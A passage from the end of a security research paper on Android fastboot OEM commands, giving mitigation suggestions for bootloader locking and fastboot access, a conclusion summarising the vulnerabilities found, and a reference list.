(Un)locking-related OEM commands (e.g. oem {lock, unlock}), which are indeed required in production, can now move to their standardized counterparts (flashing {lock, unlock}). Another particular device-locking related OEM command that we do find useful in production builds is the one that retrieves the bootloader unlocking code (e.g. Motorola's oem get_unlock_data), again its handler can now be moved to standard (non-OEM) `get_unlock_bootloader_nonce` command, which is supported by the fastboot client since 2015[7].

Another layer of defense can be added beyond ADB authorization, preventing fastboot access by non-physical attackers. That can be done by asking for the user's consent for every issued command (similarly to what happens when one unlocks the device). Since this technique may degrade user experience, another way (albeit less-secure) which blocks the reboot attacks would be to only ask for consent (once) if the fastboot mode was not triggered due to a hardware key combination during boot. This compromise of course has the risk of non-physical adversaries waiting for the device to enter the fastboot mode.

12 Conclusion

In this paper we discussed the Android fastboot interface. We demonstrated a tool that can dynamically find available OEM commands, and presented several vulnerabilities associated with those commands in a variety of Android device. Some of the vulnerabilities have a worrying impact – from Device Locking and Secure Boot bypasses to RAM dumping. We also suggested a few mitigation techniques, focusing on attack surface reduction, in order to avoid future vulnerabilities and making their exploitation less-likely. We hope this paper will make OEMs pay more attention for the possibility of fastboot-triggered vulnerabilities.

References

[1] Dan Rosenberg. Reflections on Trusting TrustZone. In *BlackHat USA*, 2014.

[2] Rob Landley. ramfs, rootfs and initramfs, 2005. URL https://www.kernel.org/doc/Documentation/filesystems/ramfs-rootfs-initramfs.txt.

[3] Qualcomm. Secure Boot and Image Authentication, 2016. URL https://www.qualcomm.com/media/documents/files/secure-boot-and-image-authentication-technical-overview.pdf.

[4] Google. Verifying Boot. URL https://source.android.com/security/verifiedboot/verified-boot.

[5] Gal Beniamini. Exploring Qualcomm's TrustZone implementation, 2015. URL http://bits-please.blogspot.co.il/2015/08/exploring-qualcomms-trustzone.html.

[6] Gal Beniamini. Full TrustZone exploit for MSM8974. URL http://bits-please.blogspot.co.il/2015/08/full-trustzone-exploit-for-msm8974.html.

[7] Gal Beniamini. Unlocking the Motorola Bootloader, 2016. URL http://bits-please.blogspot.co.il/2016/02/unlocking-motorola-bootloader.html.

[8] Dan Rosenberg. Unlocking the Motorola Bootloader, 2013. URL http://blog.azimuthsecurity.com/2013/04/unlocking-motorola-bootloader.html.

[9] Flora Liu. Windows Malware Attempts to Infect Android Devices, 2014. URL https://www.symantec.com/connect/blogs/windows-malware-attempts-infect-android-devices.

[10] Billy Lau, Yeongjin Jang, Chengyu Song, Tielei Wang, Pak Ho Chung, and Paul Royal. MACTANS: Injecting Malware Into iOS Devices via Malicious Chargers. In *BlackHat USA*, 2013.

[11] Brian Krebs. Beware of Juice-Jacking, 2011. URL https://krebsonsecurity.com/2011/08/beware-of-juice-jacking/.

[12] David Ruddock. New Android 4.2.2 Feature: USB Debug Whitelist Prevents ADB-Savvy Thieves From Stealing Your Data (In Some Situations), 2013. URL https://bit.ly/2qyzr7j.

[13] Michael Ossmann and Kyle Osborn. Multiplexed Wired Attack Surfaces. In *BlackHat US 2013*, 2013.

[14] Roee Hay. Attacking Nexus 9 with Malicious Headphones, 2017. URL https://alephsecurity.com/2017/03/08/nexus9-fiq-debugger/.

[15] TJ. OEM Reboot Codes. URL http://tjworld.net/wiki/android/htc/vision/bootprocess#OEMRebootCodes.

[16] Paul Bignell. 42: The Answer to Life, the Universe, and Everything, 2011. URL http://www.independent.co.uk/life-style/history/42-the-answer-to-life-the-universe-and-everything-2205734.html.

[17] beaups and Jon Sawyer. PixelDump - CVE-2016-8462, 2016. URL https://github.com/CunningLogic/PixelDump_CVE-2016-8462.

[18] 504ENSICS Labs. LiME Linux Memory Extractor. URL https://github.com/504ensicsLabs/LiME.

[19] AMR Codec in UMTS, 2007. URL http://onlinelibrary.wiley.com/doi/10.1002/9780470612279.app1/pdf.

[20] AMR File Format. URL http://hackipedia.org/File%20formats/Containers/AMR,%20Adaptive%20MultiRate/AMR%20format.pdf.

[21] Aleph Research. Google Nexus 6 f_usbnet Kernel Uninitialized Memory Leak Over USB. URL https://alephsecurity.com/vulns/aleph-2016005.

[22] ST. STM32 microcontroller system memory boot mode, 2017. URL http://www.st.com/content/ccc/resource/technical/document/application_note/b9/9b/16/3a/12/1e/40/0c/CD00167594.pdf/files/CD00167594.pdf/jcr:content/translations/en.CD00167594.pdf.

[23] ST. I2C protocol used in the STM32 bootloader, 2017. URL http://www.st.com/content/ccc/resource/technical/document/application_note/4c/68/fe/72/a8/cd/47/83/DM00072315.pdf/files/DM00072315.pdf/jcr:content/translations/en.DM00072315.pdf.

[24] CodeAurora. (L)ittle (K)ernel based Android bootloader. URL https://www.codeaurora.org/blogs/little-kernel-based-android-bootloader.

[7] https://android.googlesource.com/platform/system/core/+/51e8b03